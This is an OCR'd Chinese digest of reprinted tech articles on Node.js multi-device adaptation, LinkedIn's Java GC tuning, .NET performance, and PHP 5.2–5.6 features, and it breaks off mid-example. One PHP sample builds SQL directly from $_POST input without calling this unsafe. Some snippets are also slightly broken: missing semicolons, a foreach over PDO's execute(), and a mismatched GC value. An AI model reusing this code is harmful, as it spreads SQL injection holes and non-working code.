


这个方案解决了前面数据无法共用的问题。在 Controller 上各个终端还是相互独立，但能共同使用同一批数据源，至少在数据上无需再针对终端类型开发独立的接口了。

以上两种基于 Router 的方案，由于 Controller 的独立，各个终端可以为自己的页面实现不同的交互逻辑，保证了各终端自身足够的灵活度，这也是为什么大部分应用采用这种方案的主要原因。

建立在 View 层的适配方案

这是淘宝下单页面使用的方案，不过区别是下单页将整体的渲染层放在了浏览器端，而不是 NodeJS 层。不过无论是浏览器还是 NodeJS，整体设计思路还是一致的：



在这个方案里面，Router、Controller 和 Model 都无需关注设备信息，终端类型的判断完全交给展现层来处理。图中主要的模块是「View Factory」，Model 和 Controller 将数据和渲染逻辑传递过来之后，通过 View Factory 根据设备信息和其它状态（不仅仅是 UA 信息、也可以是网络环境、用户地区等等）从一堆预设好的组件（View Component）中抓取特定的组件，再组合成最终的页面。

这种方案有几个优势：

1. 上层无需关注设备信息（UA），多终端的视频还是交由和最终展现最大关系的 View 层来处理；

2. 不仅仅是多终端适配，除了 UA 信息，各个 View Component 还可以根据用户状态决定自身输出何种模版，如低网速下默认隐藏图片、指定地区输出活动 Banner。

3. 每个 View Component 的不同模版间可以自行决定是否使用同一份数据、业务逻辑，提供十分灵活的实现方式。

但明显的是，这个方案也是最复杂的，尤其是要考虑一些富交互的应用场景时，Router 和 Controller 也许无法保持这么纯粹。特别对于一些整体性比较强的业务，本身无法被拆分成组件，这种方案也许并不适用；而且对于一些简单的业务，使用这种架构可能不是最佳的选择。

总结

以上几种方案，都各自体现在 MVC 模型中的一个或多个部分，在业务上如果一个方案不满足需求，更可以采取多个方案同时采用的方式。或是可以理解为，业务上的复杂度和交互属性决定了该产品更适合采用哪种多终端适配方案。

对比基于浏览器的响应式设计方案，因为绝大部分终端探测和渲染逻辑迁移到了服务端，所以在 NodeJS 层进行适配无疑带来了更好的性能和用户体验；另外，相对于一些所谓的「云适配」方案带来的转换质量问题，在基于前后端分离的「定制式」方案中也不会存在。前后端分离的适配方案在这些方面有着天然优势。

最后，为了适应更灵活的强大的适配需求，基于前后端分离的适配方案将会面临更多挑战！

原文链接：http://ued.taobao.org/blog/2014/05/cross-platform-tpl/

高吞吐低延迟Java应用的垃圾回收优化

译者：hejiani

高性能应用构成了现代网络的支柱。LinkedIn有许多内部高吞吐量服务来满足每秒数千次的用户请求。要优化用户体验，低延迟地响应这些请求非常重要。

比如说，用户经常用到的一个功能是了解动态信息——不断更新的专业活动和内容的列表。动态信息在LinkedIn随处可见，包括公司页面，学校页面以及最重要的主页。基础动态信息数据平台为我们的经济图谱(会员，公司，群组等等)中各种实体的更新建立索引，它必须高吞吐低延迟地实现相关的更新。




图1 LinkedIn 动态信息

这些高吞吐低延迟的Java应用转变为产品，开发人员必须确保应用开发周期的每个阶段一致的性能。确定优化垃圾回收(Garbage Collection,GC)的设置对达到这些指标非常关键。

本文章通过一系列步骤来明确需求并优化GC，目标读者是为实现应用的高吞吐低延迟，对使用系统方法优化GC感兴趣的开发人员。文章中的方法来自于LinkedIn构建下一代动态信息数据平台过程。这些方法包括但不局限于以下几点：并发标记清除(Concurrent Mark Sweep,CMS)和G1垃圾回收器的CPU和内存开销，避免长期存活对象引起的持续GC周期，优化GC线程任务分配使性能提升，以及GC停顿时间可预测所需的OS设置。

优化GC的正确时机?

GC运行随着代码级的优化和工作负载而发生变化。因此在一个已实施性能优化的接近完成的代码库上调整GC非常重要。但是在端到端的基本原型上进行初步分析也很有必要，该原型系统使用存根代码并模拟了可代表产品环境的工作负载。这样可以捕捉该架构延迟和吞吐量的真实边界，进而决定是否纵向或横向扩展。

在下一代动态信息数据平台的原型阶段，几乎实现了所有端到端的功能，并且模拟了当前产品基础架构所服务的查询负载。从中我们获得了多种用来衡量应用性能的工作负载特征和足够长时间运行情况下的GC特征。

优化GC的步骤

下面是为满足高吞吐，低延迟需求优化GC的总体步骤。也包括在动态信息数据平台原型实施的具体细节。可以看到在ParNew/CMS有最好的性能，但我们也实验了G1垃圾回收器。

1.理解GC基础知识

理解GC工作机制非常重要，因为需要调整大量的参数。Oracle的Hotspot JVM 内存管理白皮书是开始学习Hotspot JVM GC算法非常好的资料。了解G1垃圾回收器，请查看该论文。

2. 仔细考量GC需求

为降低应用性能的GC开销，可以优化GC的一些特征。吞吐量、延迟等这些GC特征应该长时间测试运行观察，确保特征数据来自于应用程序的处理对象数量发生变化的多个GC周期。

- Stop-the-world回收器回收垃圾时会暂停应用线程。停顿的时长和频率不应该对应用遵守SLA产生不利的影响。
- 并发GC算法与应用线程竞争CPU周期。这个开销不应该影响应用吞吐量。
- 不压缩GC算法会引起堆碎片化，导致full GC长时间Stop-the-world停顿。
- 垃圾回收工作需要占用内存。一些GC算法产生更高的内存占用。如果应用程序需要较大的堆空间，要确保GC的内存开销不能太大。
- 清晰地了解GC日志和常用的JVM参数对简单调整GC运行很有必要。GC运行随着代码复杂度增长或者工作特性变化而改变。

我们使用Linux OS的Hotspot Java7u51，32GB堆内存，6GB新生代(young generation)和-XX:CMSInitiatingOccupancyFraction值为70(老年代GC触发时其空间占用率)开始实验。设置较大的堆内存用来维持长期存活对象的对象缓存。一旦这个缓存被填充，提升到老年代的对象比例显著下降。

使用初始的GC配置，每三秒发生一次80ms的新生代GC停顿，超过百分之99.9的应用延迟100ms。这样的GC很可能适合于SLA不太严格要求延迟的许多应用。然而，我们的目标是尽可能降低百分之99.9应用的延迟，为此GC优化是必不可少的。

3.理解GC指标

优化之前要先衡量。了解GC日志的详细细节(使用这些选项：-XX:+PrintGCDetails -XX:+PrintGCTimeStamps -XX:+PrintGCDateStamps -XX:+PrintTenuringDistribution -XX:+PrintGCApplicationStoppedTime)可以对该应用的GC特征有总体的把握。

LinkedIn的内部监控和报表系统，inGraphs和Naarad，生成了各种有用的指标可视化图形，比如GC停顿时间百分比，一次停顿最大持续时间，长时间内GC频率。除了Naarad，有很多开源工具比如gclogviewer可以从GC日志创建可视化图形。

在这个阶段，需要确定GC频率和停顿时长是否影响应用满足延迟性需求的能力。

4.降低GC频率

在分代GC算法中，降低回收频率可以通过：(1)降低对象分配/提升率；(2)增加代空间的大小。

在Hotspot JVM中，新生代GC停顿时间取决于一次垃圾回收后对象的数量，而不是新生代自身的大小。增加新生代大小对于应用性能的影响需要仔细评估：

- 如果更多的数据存活而且被复制到survivor区域，或者每次垃圾回收更多的数据提升到老年代，增加新生代大小可能导致更长的新生代GC停顿。

- 另一方面，如果每次垃圾回收后存活对象数量不会大幅增加，停顿时间可能不会延长。在这种情况下，减少GC频率可能使应用总体延迟降低和(或)吞吐量增加。

对于大部分为短期存活对象的应用，仅仅需要控制前面所说的参数。对于创建长期存活对象的应用，就需要注意，被提升的对象可能很长时间都不能被老年代GC周期回收。如果老年代GC触发阈值(老年代空间占用率百分比)比较低，应用将陷入不断的GC周期。设置高的GC触发阈值可避免这一问题。

由于我们的应用在堆中维持了长期存活对象的较大缓存，将老年代GC触发阈值设置为-XX:CMSInitiatingOccupancyFraction=92 -XX:+UseCMSInitiatingOccupancyOnly。我们也试图增加新生代大小来减少新生代回收频率，但是并没有采用，因为这增加了应用延迟。

5.缩短GC停顿时间

减少新生代大小可以缩短新生代GC停顿时间，因为这样被复制到survivor区域或者被提升的数据更少。但是，正如前面提到的，我们要观察减少新生代大小和由此导致的GC频率增加对于整体应用吞吐量和延迟的影响。新生代GC停顿时间也依赖于tenuring threshold(提升阈值)和空间大小(见第6步)。

使用CMS尝试最小化堆碎片和与之关联的老年代垃圾回收full GC停顿时间。通过控制对象提升比例和减小-XX:CMSInitiatingOccupancyFraction的值使老年代GC在低阈值时触发。所有选项的细节调整和他们相关的权衡，请查看Web Services的Java 垃圾回收和Java 垃圾回收精粹。

我们观察到Eden区域的大部分新生代被回收，几乎没有对象在survivor区域死亡，所以我们将tenuring threshold从8降低到2(使用选项：-XX:MaxTenuringThreshold=2),为的是缩短新生代垃圾回收消耗在数据复制上的时间。

我们也注意到新生代回收停顿时间随着老年代空间占用率上升而延长。这意味着来自老年代的压力使得对象提升花费更多的时间。为解决这个问题，将总的堆内存大小增加到40GB，减小-XX:CMSInitiatingOccupancyFraction的值到80，更快地开始老年代回收。尽管-XX:CMSInitiatingOccupancyFraction的值减小了，增大堆内存可以避免不断的老年代GC。在本阶段，我们获得了70ms新生代回收停顿和百分之99.9延迟80ms。

6.优化GC工作线程的任务分配

进一步缩短新生代停顿时间，我们决定研究优化与GC线程绑定任务的选项。

-XX:ParGCCardsPerStrideChunk 选项控制GC工作线程的任务粒度，可以帮助不使用补丁而获得最佳性能，这个补丁用来优化新生代垃圾回收的卡表扫描时间。有趣的是新生代GC时间随着老年代空间的增加而延长。将这个选项值设为32678，新生代回收停顿时间降低到平均50ms。此时百分之99.9应用延迟60ms。

也有其他选项将任务映射到GC线程，如果OS允许的话，-XX:+BindGCTaskThreadsToCPUs选项绑定GC线程到个别的CPU核。-XX:+UseGCTaskAffinity使用affinity参数将任务分配给GC工作线程。然而，我们的应用并没有从这些选项发现任何益处。实际上，一些调查显示这些选项在Linux系统不起作用[1,2]。

7.了解GC的CPU和内存开销

并发GC通常会增加CPU的使用。我们观察了运行良好的CMS默认设置，并发GC和G1垃圾回收器共同工作引起的CPU使用增加显著降低了应用的吞吐量和延迟。与CMS相比，G1可能占用了应用更多的内存开销。对于低吞吐量的非计算密集型应用，GC的高CPU使用率可能不需要担心。




图2 ParNew/CMS 和G1的CPU使用百分数%：相对来说CPU使用率变化明显的节点使用G1选项-XX:G1RSetUpdatingPauseTimePercent=20




图3 ParNew/CMS和G1每秒服务的请求数：吞吐量较低的节点使用G1

选项-XX:G1RSetUpdatingPauseTimePercent=20

8.为GC优化系统内存和I/O管理

通常来说，GC停顿发生在(1)低用户时间，高系统时间和高时钟时间和(2)低用户时间，低系统时间和高时钟时间。这意味着基础的进程/OS设置存在问题。情况(1)可能说明Linux从JVM偷页，情况(2)可能说明清除磁盘缓存时Linux启动GC线程，等待I/O时线程陷入内核。在这些情况下如何设置参数可以参考该PPT。

为避免运行时性能损失，启动应用时使用JVM选项-XX:+AlwaysPreTouch访问和清零页面。设置vm.swappiness为零，除非在绝对必要时，OS不会交换页面。

可能你会使用mlock将JVM页pin在内存中，使OS不换出页面。但是，如果系统用尽了所有的内存和交换空间，OS通过kill进程来回收内存。通常情况下，Linux内核会选择高驻留内存占用但还没有长时间运行的进程(OOM情况下killing进程的工作流)。对我们而言，这个进程很有可能就是我们的应用程序。一个服务具备优雅降级(适度退化)的特点会更好，服务突然故障预示着不太好的可操作性——因此，我们没有使用mlock而是vm.swappiness避免可能的交换惩罚。

LinkedIn动态信息数据平台的GC优化

对于该平台原型系统，我们使用Hotspot JVM的两个算法优化垃圾回收：

- 新生代垃圾回收使用ParNew，老年代垃圾回收使用CMS。
- 新生代和老年代使用G1。G1用来解决堆大小为6GB或者更大时存在的低于0.5秒稳定的、可预测停顿时间的问题。在我们用G1实验过程中，尽管调整了各种参数，但没有得到像ParNew/CMS一样的GC性能或停顿时间的可预测值。我们查询了使用G1发生内存泄漏相关的一个bug[3]，但还不能确定根本原因。

使用ParNew/CMS，应用每三秒40-60ms的新生代停顿和每小时一个CMS周期。JVM选项如下：

```
// JVM sizing options

-server -Xms40g -Xmx40g -XX:MaxDirectMemorySize=4096m
-XX:PermSize=256m -XX:MaxPermSize=256m

// Young generation options

-XX:NewSize=6g -XX:MaxNewSize=6g -XX:+UseParNewGC
-XX:MaxTenuringThreshold=2 -XX:SurvivorRatio=8
-XX:+UnlockDiagnosticVMOptions
-XX:ParGCCardsPerStrideChunk=32768

// Old generation  options

-XX:+UseConcMarkSweepGC -XX:CMSParallelRemarkEnabled
-XX:+ParallelRefProcEnabled -XX:+CMSClassUnloadingEnabled
```

-XX:CMSInitiatingOccupancyFraction=80
-XX:+UseCMSInitiatingOccupancyOnly

// Other options

-XX:+AlwaysPreTouch -XX:+PrintGCDetails -XX:+PrintGCTimeStamps -XX:+PrintGCDateStamps -XX:+PrintTenuringDistribution -XX:+PrintGCApplicationStoppedTime -XX:-OmitStackTraceInFastThrow

使用这些选项，对于几千次读请求的吞吐量，应用百分之99.9的延迟降低到60ms。

参考：

[1] -XX:+BindGCTaskThreadsToCPUs似乎在Linux系统上不起作用，因为hotspot/src/os/linux/vm/os_linux.cpp的distribute_processes方法在JDK7或JDK8没有实现。

[2] -XX:+UseGCTaskAffinity选项在JDK7和JDK8的所有平台似乎都不起作用，因为任务的affinity属性永远被设置为sentinel_worker = (uint) -1。源码见hotspot/src/share/vm/gc_implementation/parallelScavenge/

{gcTaskManager.cpp，gcTaskThread.cpp, gcTaskManager.cpp}。

[3] G1存在一些内存泄露的bug，可能Java7u51没有修改。这个bug仅在Java 8修正了。

译文链接： http://www.importnew.com/11336.html

原文链接：http://engineering.linkedin.com/garbage-collection/garbage-collection-optimization-high-throughput-and-low-latency-java-applications

.NET程序性能的基本要领

作者：老赵

说起Roslyn大家肯定都已经有所耳闻了，这是下一代C#和VB.NET的编译器实现。Roslyn使用纯托管代码开发，但性能超过之前使用C++编写的原生实现。Bill Chiles是Roslyn的PM（程序经理，Program Manager），他最近写了一篇文章叫做《Essential Performance Facts and .NET Framework Tips》，其中总结了几条经验，目前是个CodePlex上的PDF文件，以后可能会发布在MSDN上。

他在文章里谈到以下几点：

1. 不要进行过早优化。程序员有了一定经验以后，往往会对性能有所直觉，但也要避免盲目优化。

2. 没有评测，便是猜测。例如，有的时候重复计算都比使用哈希表进行缓存来的快。

3. 好工具很重要。这里他推荐了PerfView，这是个微软发布的免费工具，将来分析某些案例时我可能也会用到这个工具。

4. 性能的关键，在于内存分配。凭直觉可能很多人会觉得编译器是一个CPU密集型的场景，但实际上它终究还是个IO密集型的程序。

5. 其他一些细节。例如，对于字典的内存开销要有一些概念，还有例如我每次面试都会问到的class与struct的区别等等。

第4点值得多说几句。对于托管环境来说，GC对于性能的影响重大。假如一段程序写的不够GC友好，让GC发生的多，尤其是那种Stop-the-World GC，这对性能的影响远胜某些“多花了几条拷贝指令”之类的“探索”。而且很多时候，用户眼中的“性能”在于程序的“响应程度（responsiveness）”，一

旦GC暂停了所有的线程，程序便很容易发生卡顿，这甚至不是通过简单评测程序性能能够体现出来的。

相较于Java平台来说，.NET已经是个相对GC友好的运行环境了。其中最重要的方面之一便是自定义值类型，即struct。struct让程序员进行一定程度上可控的内存分配，避免在堆上产生对象。而在Java中，只有几种原生类型是值类型，它们还不能包含成员。要知道在Java里无法使用一个未装箱的int值作为一个字典的键，这对一个.NET程序员来说可能很难想象，但事实便是如此。

当然，Java似乎已经有打算作这方面的改进，但离真正可用还遥遥无期。目前Java只能通过一些如逃逸分析的手段，发现某个对象不会被共享到堆上，于是便将其分配在栈上，避免对GC产生压力。

不过.NET提供再多对GC友好的功能，也抵不过开发人员的误用。Bill的文章里举了一些常见案例，这些其实都是每个.NET开发人员必须了解的基础。最后那个例子颇为有趣，他谈到，对于性能敏感的地方，有时候都要避免LINQ或Lambda。因为使用Lambda构造匿名函数时，编译器会产生闭包，因为所谓闭包，便是一个用来保存上下文的，分配在堆上的对象。此外，如List<T>的迭代器被有意实现为struct，但使用通用的LINQ接口，则会被转化为IEnumerable<T>和IEnumerator<T>，进而产生装箱。

无独有偶，不久前@连城404在新浪微博上说到：

按照Michael的建议把HiveTableScan关键路径上的FP风格的代码换成while循环加可复用的mutable对象，扫表性能提升40%。”，这其实也正和这次的话题密切相关。

半夜不清醒，四则运算都算错了…发上条微博的时候实际上是提升了100%多点。之后继续蚊子腿上刮肉，不光是while循环，关键路径上的模式匹配代码也能刮出油水（例如省掉Array.unapplySeq调用开销）。目前使用LazySimpleSerDe的普通CVS表扫表性能提到2.2x，RCFile加上列剪枝可以提到3x。#Spark SQL#

而Alan Perlis同样说过：

Lisp programmers know the value of everything but the cost of nothing.

可谓颇为有趣。常用的FP手段的确会带来性能开销，这是事实，不过假如你现在立即得出“不要用FP”或“还好没学FP”这样的结论，那我也只能用怜悯的眼光看着你了。

最后，您有减少内存分配，优化GC这方面的实践吗？不妨联系我吧，有机会我也会谈一下我在这方面的一些技巧和案例的。

原文链接：

http://blog.zhaojie.me/2014/05/essential-dotnet-perf-truths-tips.html

PHP 自 5.2 到 5.6 中新增的功能详解

作者：精英王子

截至目前(2014.2), PHP 的最新稳定版本是 PHP5.5, 但有差不多一半的用户仍在使用已经不在维护 [注] 的 PHP5.2, 其余的一半用户在使用 PHP5.3 [注].
因为 PHP 那“集百家之长”的蛋疼语法，加上社区氛围不好，很多人对新版本，新特征并无兴趣。
本文将会介绍自 PHP5.2 起，直至 PHP5.6 中增加的新特征。

- PHP5.2 以前：autoload, PDO 和 MySQLi, 类型约束
- PHP5.2：JSON 支持
- PHP5.3：弃用的功能，匿名函数，新增魔术方法，命名空间，后期静态绑定，Heredoc 和 Nowdoc, const, 三元运算符，Phar
- PHP5.4：Short Open Tag, 数组简写形式，Traits, 内置 Web 服务器，细节修改
- PHP5.5：yield, list() 用于 foreach, 细节修改
- PHP5.6: 常量增强，可变函数参数，命名空间增强

注：已于2011年1月停止支持： http://www.php.net/eol.php

注：http://w3techs.com/technologies/details/pl-php/5/all

PHP5.2以前

(2006前)

顺便介绍一下 PHP5.2 已经出现但值得介绍的特征。

autoload

大家可能都知道 __autoload() 函数，如果定义了该函数，那么当在代码中使用一个未定义的类的时候，该函数就会被调用，你可以在该函数中加载相应的类实现文件，如：

```
function __autoload($classname)
{
    require_once("{$classname}.php")
}
```

但该函数已经不被建议使用，原因是一个项目中仅能有一个这样的 __autoload() 函数，因为 PHP 不允许函数重名。但当你使用一些类库的时候，难免会出现多个 autoload 函数的需要，于是 spl_autoload_register() 取而代之：

```
spl_autoload_register(function($classname)
{
    require_once("{$classname}.php")
});
```

spl_autoload_register() 会将一个函数注册到 autoload 函数列表中，当出现未定义的类的时候，SPL [注] 会按照注册的倒序逐个调用被注册的 autoload 函数，这意味着你可以使用 spl_autoload_register() 注册多个 autoload 函数.

注：SPL: Standard PHP Library, 标准 PHP 库, 被设计用来解决一些经典问题(如数据结构).

PDO 和 MySQLi

即 PHP Data Object, PHP 数据对象，这是 PHP 的新式数据库访问接口。

按照传统的风格，访问 MySQL 数据库应该是这样子：

```
// 连接到服务器，选择数据库
```

```
$conn = mysql_connect("localhost", "user", "password");
mysql_select_db("database");

// 执行 SQL 查询
$type = $_POST['type'];
$sql = "SELECT * FROM `table` WHERE `type` = {$type}";
$result = mysql_query($sql);

// 打印结果
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
    foreach($row as $k => $v)
        print "{$k}: {$v}\n";
}

    // 释放结果集，关闭连接
    mysql_free_result($result);
    mysql_close($conn);
```

为了能够让代码实现数据库无关，即一段代码同时适用于多种数据库(例如以上代码仅仅适用于MySQL)，PHP 官方设计了 PDO.
除此之外，PDO 还提供了更多功能，比如：

- 面向对象风格的接口
- SQL预编译(prepare), 占位符语法
- 更高的执行效率，作为官方推荐，有特别的性能优化
- 支持大部分SQL数据库，更换数据库无需改动代码

上面的代码用 PDO 实现将会是这样：

```
// 连接到数据库
$conn = new PDO("mysql:host=localhost;dbname=database", "user", "password");

// 预编译SQL, 绑定参数
$query = $conn->prepare("SELECT * FROM `table` WHERE `type` = :type");
$query->bindParam("type", $_POST['type']);

// 执行查询并打印结果
foreach($query->execute() as $row)
{
    foreach($row as $k => $v)
        print "{$k}: {$v}\n";
}
```

PDO 是官方推荐的，更为通用的数据库访问方式，如果你没有特殊需求，那么你最好学习和使用 PDO.
但如果你需要使用 MySQL 所特有的高级功能，那么你可能需要尝试一下 MySQLi, 因为 PDO 为了能够同时在多种数据库上使用，不会包含那些 MySQL 独有的功能。

MySQLi 是 MySQL 的增强接口，同时提供面向过程和面向对象接口，也是目前推荐的 MySQL 驱动，旧的C风格 MySQL 接口将会在今后被默认关闭。

MySQLi 的用法和以上两段代码相比，没有太多新概念，在此不再给出示例，可以参见 PHP 官网文档 [注]。

注：http://www.php.net/manual/en/mysqli.quickstart.php

类型约束

通过类型约束可以限制参数的类型，不过这一机制并不完善，目前仅适用于类和 callable(可执行类型) 以及 array(数组), 不适用于 string 和 int.

// 限制第一个参数为 MyClass, 第二个参数为可执行类型，第三个参数为数组

```
function MyFunction(MyClass $a, callable $b, array $c)
{
    // ...
}
```

PHP5.2

(2006-2011)

JSON 支持

包括 json_encode(), json_decode() 等函数，JSON 算是在 Web 领域非常常用的数据交换格式，可以被 JS 直接支持，JSON 实际上是 JS 语法的一部分。

JSON 系列函数，可以将 PHP 中的数组结构与 JSON 字符串进行转换：

```
$array = ["key" => "value", "array" => [1, 2, 3, 4]];
$json = json_encode($array);
